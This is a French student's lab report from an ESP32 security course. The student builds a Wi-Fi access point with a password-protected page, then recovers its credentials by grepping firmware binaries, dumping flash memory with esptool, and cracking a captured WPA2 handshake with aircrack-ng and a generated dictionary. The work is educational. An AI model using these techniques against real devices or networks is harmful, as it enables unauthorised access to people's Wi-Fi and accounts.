SECOC – TP 01 – ESP32

Kubiak Victor

1. Les attaques hors ligne :

a) Créer une petite application ESP32 réalisant un point d'accès Wifi (mode WIFI_AP) et un serveurWEB avec 2 pages dont une sécurisée par une authentification basique (Voir https://fr.wikipedia.org/wiki/Authentification_HTTP et le fichier AP_HTTP.ino fourni).

Voici le code légèrement modifié pour l'accès point et le web server.

```
#include <WiFi.h>
#include <WebServer.h>
#define CHANNEL 14
const char *ssid="victor";
const char *pass="78945612";
const char *www_realm="Authentification ESP32";
const char *www_username="toto";
const char *www_password="78945612";
IPAddress ip(192,168,1,1);
IPAddress gateway(192,168,1,254);
IPAddress subnet(255,255,255,0);
WebServer server(80);

void wifiAPSetup() {
  Serial.println("wifiAPSetup...");
  WiFi.mode(WIFI_AP);
  WiFi.softAPConfig(ip,gateway,subnet); // Configuration DHCP
  //WiFi.softAP(ssid,pass); // DHCP on 192.168.4.0/24 by default if no
WiFi.softAPConfig()
  WiFi.softAP(ssid,pass,CHANNEL);
  IPAddress apIP=WiFi.softAPIP();
  Serial.printf("IP address: %s\r\n",apIP.toString().c_str());
  Serial.printf("BSSID: %s\r\n",WiFi.softAPmacAddress().c_str());
}
void handleRoot() {
  server.send(200,"text/html","<h1>ESP32 - Ça marche!</h1>");
}
void handleLogin() {
  if (!server.authenticate(www_username,www_password)) {
    return server.requestAuthentication(BASIC_AUTH,www_realm,"Authentication
Failed");
    //return server.requestAuthentication(DIGEST_AUTH,www_realm,"Authentication2
Failed");
  }
  server.send(200,"text/html","<h1>Bienvenue sur la zone sécurisée !</h1>");
}
void handleNotFound() {
```

```
  server.send(404,"text/plain","Fichier non trouvé !");
}
void webSetup() {
  Serial.println("WEB server setup...");
  server.on("/",handleRoot);
  server.on("/login",handleLogin);
  server.onNotFound(handleNotFound);
  server.begin();
  Serial.println("WEB server running...");
}
void setup() {
  delay(1000);
  Serial.begin(115200);
  Serial.println("Setup...");
  wifiAPSetup();
  webSetup();
  Serial.println("Setup done.");
}
void loop() {
  server.handleClient();
}
```

Lorsque je lance un scan avec l'USB wireless adapter je trouve bien le réseau :

```
BSS c8:2b:96:b9:be:4d(on wlx30b5c2185a26)
        TSF: 355389048 usec (0d, 00:05:55)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortPreamble ShortSlotTime (0x0431)
        signal: -25.00 dBm
        last seen: 784 ms ago
        Information elements from Probe Response frame:
        SSID: victor # Je retrouve bien mon SSID
        Supported rates: 5.5* 11.0* 1.0* 2.0* 6.0 12.0 24.0 48.0
        Extended supported rates: 54.0 9.0 18.0 36.0
        DS Parameter set: channel 1
        Country: CN     Environment: bogus
```

Pour se connecter avec l'interface de commande il suffit de créer le fichier wpa_supplicant.conf et d'arreter les processus de réseau *networking* et *dhcpd*

```
sudo systemctl stop networking
sudo systemctl stop dhcpd
sudo cat /etc/wpa_supplicant/wpa_supplicant.conf
network={
    ssid="victor"
    #psk="78945612"
    psk="78945612"
    proto=WPA2
    key_mgmt=WPA-PSK
    pairwise=CCMP
    group=CCMP TKIP
}
```


Puis on tente de se connecter :

```
sudo wpa_supplicant -i wlx30b5c2185a26 -c /etc/wpa_supplicant/wpa_supplicant.conf
Successfully initialized wpa_supplicant
wlx30b5c2185a26: SME: Trying to authenticate with c8:2b:96:b9:be:4d
(SSID='victor' freq=2412 MHz)
wlx30b5c2185a26: CTRL-EVENT-DISCONNECTED bssid=c8:2b:96:b9:be:4d reason=2
locally_generated=1
wlx30b5c2185a26: CTRL-EVENT-REGDOM-CHANGE init=CORE type=WORLD
wlx30b5c2185a26: Trying to associate with c8:2b:96:b9:be:4d (SSID='victor'
freq=2412 MHz)
wlx30b5c2185a26: Associated with c8:2b:96:b9:be:4d
```

Et on regarde si l'on est bien connecté :

```
sudo iw wlx30b5c2185a26 link
Connected to c8:2b:96:b9:be:4d (on wlx30b5c2185a26)
    SSID: victor
    freq: 2412
    RX: 57949 bytes (620 packets)
    TX: 7103 bytes (77 packets)
    signal: -28 dBm
    rx bitrate: 1.0 MBit/s
    tx bitrate: 150.0 MBit/s MCS 7 40MHz short GI

    bss flags:  short-preamble short-slot-time
    dtim period:    2
    beacon int: 100
```

Résultat :



b) Échanger avec votre voisin le fichier *.bin qui a été créé lors de la compilation. On pourra activer les résultats détaillés de la compilation dans les propriétés de Arduino IDE pour déterminer l'emplacement de ce fichier.

c) Rechercher alors, dans le fichier binaire fourni par le voisin, les chaînes de caractères existantes ettenter de découvrir les identifiants à utiliser pour accéder à son réseau Wifi puis à la page WEBsécurisée. On pourra rechercher 8 chiffres consécutifs avec un grep par exemple…

Après avoir récupérer le fichier j'utilise cette commande :

```
hexdump -C AP_HTTP.ino.bin -n 5000 | cut -f 2- -d " " | egrep [0-9]{8}
```

-n 5000 Permet de récupérer les 5000 premières adresses.

Le cut me permet de ne pas afficher les adresses

Et le grep me permet de chercher les occurences d'une chaine correspondant aux caractéristiques du mot de passe.

Le résultat !

```
test@202-1:~/TP/SECOC$ hexdump -C AP_HTTP.ino.bin -n 5000 | cut -f 2- -d " " |
egrep [0-9]{8}
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 33 32 00 38 37 36 35 34  33 32 31 00 45 53 50 5f  |32.87654321.ESP_|
00001388
```

Le mot de passe est : 87654321

d) Comment réaliser cette même opération sur un composant déjà programmé (échanger votre puce avec le voisin par exemple) mais auquel on peut tout de même accéder physiquement ? Utiliser esptool.py pour recopier la mémoire de l'ESP32 (voir read_flash et la commande exécutée par Arduino IDE pour téléverser le programme, afin de déterminer l'offset mémoire à utiliser).

La commande utilisée par Arduino IDE est :

```
python /home/test/.arduino15/packages/esp32/tools/esptool_py/2.6.1/esptool.py --
chip esp32 elf2image --flash_mode dio --flash_freq 80m --flash_size 4MB -o
/tmp/arduino_build_225476/AP_HTTP.ino.bin
/tmp/arduino_build_225476/AP_HTTP.ino.elf
```

On stocke la commande dans une variable pour la praticité, et on affiche le contenu de la mémoire

```
ESPTOOL=~/.arduino15/packages/esp32/tools/esptool_py/2.6.1/esptool.py
$ESPTOOL flash_id
esptool.py v2.6
Found 2 serial ports
Serial port /dev/ttyUSB0
Connecting....
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, 240MHz, VRef calibration in efuse, Coding Scheme
None
MAC: c8:2b:96:b9:be:4c
```

```
Uploading stub...
Running stub...
Stub running...
Manufacturer: 20
Device: 4016
Detected flash size: 4MB
Hard resetting via RTS pin...
```

Infos importantes : adresse MAC : c8:2b:96:b9:be:4c | Chip is ESP32D0WDQ5 | Detected flash size: 4MB | Serial port /dev/ttyUSB0

Puis on copie la mémoire dans un fichier flash.content.bin

```
$ESPTOOL -p /dev/ttyUSB0 -b 115200 read_flash 0 0x400000 flash_content.bin
esptool.py v2.6
Serial port /dev/ttyUSB0
Connecting.....
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, 240MHz, VRef calibration in efuse, Coding Scheme
None
MAC: c8:2b:96:b9:be:4c
Uploading stub...
Running stub...
Stub running...
Changing baud rate to 2000000
Changed.
4194304 (100 %)
4194304 (100 %)
Read 4194304 bytes at 0x0 in 26.5 seconds (1265.2 kbit/s)...
Hard resetting via RTS pin..
```

On peut voir que la mémoire à correctement été copié dans le fichier flash_content.bin

Puis on utilise la même technique avec hexdump pour lire dans la mémoire :

```
test@202-1:~/TP/SECOC$ hexdump -C flash_content.bin | cut -f 2- -d " " | egrep
[0-9]{8}
 39 38 37 36 35 34 33 32  31 00 00 00 00 00 00 00  |987654321.......|
 37 38 39 34 35 36 31 32  00 00 00 00 00 00 00 00  |78945612........|
 37 38 39 34 35 36 31 32  00 00 00 00 00 00 00 00  |78945612........|
 37 38 39 34 35 36 31 32  00 00 00 00 00 00 00 00  |78945612........|
 37 38 39 34 35 36 31 32  00 00 00 00 00 00 00 00  |78945612........|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 37 38 39 34 35 36 31 32  00 74 6f 74 6f 00 41 75  |78945612.toto.Au|
```

Le mot de passe et l'identifiant apparaissent sur la dernière ligne ici

id : toto mdp : 78945612

e) Les identifiants Wifi sont présents à plusieurs endroits de la mémoire flash et la puce conserve lesanciennes valeurs utilisées par les programmes précédents. Afin de vérifier cela, remettre à zéro la mémoire flash avec esptool puis téléverser à nouveaul'application.

On efface la mémoire dans un premier temps

```
test@202-1:~/TP/SECOC$ $ESPTOOL erase_flash
esptool.py v2.6
Found 2 serial ports
Serial port /dev/ttyUSB0
Connecting........_
Detecting chip type... ESP32
Chip is ESP32D0WDQ5 (revision 1)
Features: WiFi, BT, Dual Core, 240MHz, VRef calibration in efuse, Coding Scheme
None
MAC: c8:2b:96:b9:be:4c
Uploading stub...
Running stub...
Stub running...
Erasing flash (this may take a while)...
```

Puis on re téléverse le programme...

f) Faire ensuite une copie complète de la mémoire flash de votre puce ESP32 et rechercher avechexdump les 2 zones mémoires contenant le SSID et/ou la clé PSK.

On copie la mémoire entièrement et on recherche les entrées :

```
 $ESPTOOL -p /dev/ttyUSB0 -b 1265000 read_flash 0 0x400000 flash_content.bin
 test@202-1:~/TP/SECOC$ hexdump -C flash_content.bin | cut -f 2- -d " " | egrep
[0-9]{8}
 37 38 39 34 35 36 31 33  00 00 00 00 00 00 00 00  |78945613........|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 37 38 39 34 35 36 31 33  00 74 6f 74 6f 00 41 75  |78945613.toto.Au|
 31 32 33 34 35 36 37 38  39 2b 2f 00 00 00 00 00  |123456789+/.....|
 32 33 34 35 36 37 38 39  41 42 43 44 45 46 00 49  |23456789ABCDEF.I|
 28 28 30 78 36 30 30 30  30 30 30 30 20 2b 20 28  |((0x60000000 + (|
```

Le mot de passe est :

g) Modifier les identifiants et re-téléverser le programme sur la puce ESP32. Recommencer l'opérationprécédente et noter maintenant les 3 zones mémoires contenant le SSID et/ou la clé PSK

On re-téléverse le programme en modifiant le mot de passe et on re-copie la mémoire :

```
test@202-1:~/TP/SECOC$ hexdump -C flash_content.bin | cut -f 2- -d " " | egrep
[0-9]{8}
 37 38 39 34 35 36 31 33  00 00 00 00 00 00 00 00  |78945613........|
 37 38 39 34 35 36 31 33  00 00 00 00 00 00 00 00  |78945613........|
 37 38 39 34 35 36 31 32  00 00 00 00 00 00 00 00  |78945612........|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  |0000000000000000|
 37 38 39 34 35 36 31 32  00 74 6f 74 6f 00 41 75  |78945612.toto.Au|
 31 32 33 34 35 36 37 38  39 2b 2f 00 00 00 00 00  |123456789+/.....|
 32 33 34 35 36 37 38 39  41 42 43 44 45 46 00 49  |23456789ABCDEF.I|
 28 28 30 78 36 30 30 30  30 30 30 30 20 2b 20 28  |((0x60000000 + (|
```

On peut voir que tous les mots de passes apparaissent :

78945612 et 78945613 pour le réseau et pour le serveur web.

Pour recherche le SSID il suffit d'afficher le secteur mémoire où est situé le mot de passe d'afficher les environs.

```
test@202-1:~/TP/SECOC$ hexdump -C flash_content.bin -n 50000 | grep 0000a
0000aa60  02 42 03 80 7e 53 1e 8e  61 70 2e 73 73 69 64 00  |.B..~S..ap.ssid.|
0000aa70  00 00 00 00 00 00 00 00  24 00 ff ff 35 da b8 51  |........$...5..Q|
0000aa80  06 00 00 00 76 69 63 74  6f 72 00 00 69 04 00 00  |....victor..i...|
0000aa90  9c 40 fb 3f 00 00 00 00  01 00 00 00 00 00 00 00  |.@.?............|
```

J'ai donc retrouvé le SSID "victor".

2. Attaques en fonctionnement à distance

a) Utiliser la capture de trames Wifi fournie (ap1.pcap) pour déterminer les paramètres réseau Wifi et déterminer la clé PSK avec aircrack-ng. On aura pris soin de fabriquer un fichier dictionnaire en utilisant les propriétés des mots de passe définis au §1.a.

Programme C

```
#include <stdio.h>

int main(){
    for(int a=0;a<=9;a++){
            for(int b=0;b<=9;b++){
                    for(int c=0;c<=9;c++){
                            for(int d=0;d<=9;d++){
                                    for(int e=0;e<=9;e++){
                                            for(int f=0;f<=9;f++){
                                                    for(int g=0;g<=9;g++){
                                                            for(int h=0;h<=9;h++)
{

 printf("%d%d%d%d%d%d%d%d\n",a,b,c,d,e,f,g,h);
                                                            }
                                                    }
                                            }
                                    }
```

```
                        }
                    }
                }
            }
        }
```

Cela génère tous les nombres à 8 digits, il me suffit ensuite de retirer tous les nombres contenant plus de 1 occurence d'un nombre.

```
test@202-1:~/TP/SECOC$ ./dicogen >> dicoALL
```

Puis j'effectue un grep sur ce fichier dicoALL et renvoie la liste finale sur oui.txt qui sera mon dictionnaire d'attaque

```
test@202-1:~/TP/SECOC$ grep -v
"0.*0\|1.*1\|2.*2\|3.*3\|4.*4\|5.*5\|6.*6\|7.*7\|8.*8\|9.*9" dicoALL > oui.txt
test@202-1:~/TP/SECOC$ wc -l oui.txt
1814400 oui.txt
```


On peut voir qu'il compte bien 1 814 400 mots de passe possible ce qui correspond bien aux possibilitées.

```
test@202-1:~/TP/SECOC$ sudo apt install aircrack-ng
test@202-1:~/TP/SECOC$ aircrack-ng -w oui.txt ./SECOC-TP-01-base/ap1.pcap
                           Aircrack-ng 1.5.2

      [00:01:33] 1252600/1814392 keys tested (13092.97 k/s)

      Time left: 42 seconds                                     69.04%

                        KEY FOUND! [ 54921037 ]


      Master Key     : F7 B9 A7 70 DF 3C 11 2F D3 90 62 15 8F ED 47 80
                       56 50 81 24 A5 B5 23 77 2F 46 50 81 18 73 A5 F9

      Transient Key  : 2F D4 2B D7 16 42 B9 AD 85 9C 06 C3 8B 3A E5 BE
                       0A 1E 17 AF EC 68 44 2D 03 A0 5D 16 68 5F 29 09
                       AC D1 EE 5F E8 50 B1 22 79 50 0B 43 B0 F2 E7 A0
                       8A 72 91 05 B8 E4 91 A3 99 4C 9A 84 D4 66 91 35

      EAPOL HMAC     : F4 F3 BA 3F DD 7F 44 10 28 0F A5 1B 50 4A B0 B
```


Après 1m33s le mot de passe à été trouvé : **54921037** !

b) Décoder alors les trames Wifi «data» pour obtenir le flux HTTP puis retrouver le nom d'utilisateur et le mot de passe permettant d'accéder à la partie sécurisée du site WEB

D'abord on active le déchiffrement avec la clef que l'on trouve avec la question précédente.



Puis avec Wireshark on filtre les trames HTTP et on les suit :



On a donc la clef de chiffremeny YWRtaW46NjIwODUxOTQ=** sous la forme identifiant:motdepasse chiffré en base64. Il suffit donc d'effectuer l'opération inverse de chiffrement.

```
test@202-1:~/TP/SECOC$ echo YWRtaW46NjIwODUxOTQ= | base64 -d
admin:62085194
```

On a donc identifiant : **admin** et mot de passe : **62085194**

c) Comment réaliser la même attaque mais sans posséder la capture de trame? On se placera dans les conditions où l'on sait qu'un client utilise la puce en direct. Tester donc votre méthode sur la puce de votre voisin quand il accède à la partie sécurisée du site WEB... Attention à la largeur de canal et à la fréquence centrale pour capturer les trames Wifi, quand le client utilise la technologie 802.11n (voir iw dev info et iw dev set channel [NOHT|HT20|HT40+|HT40-|5MHz|10MHz|80MHz]).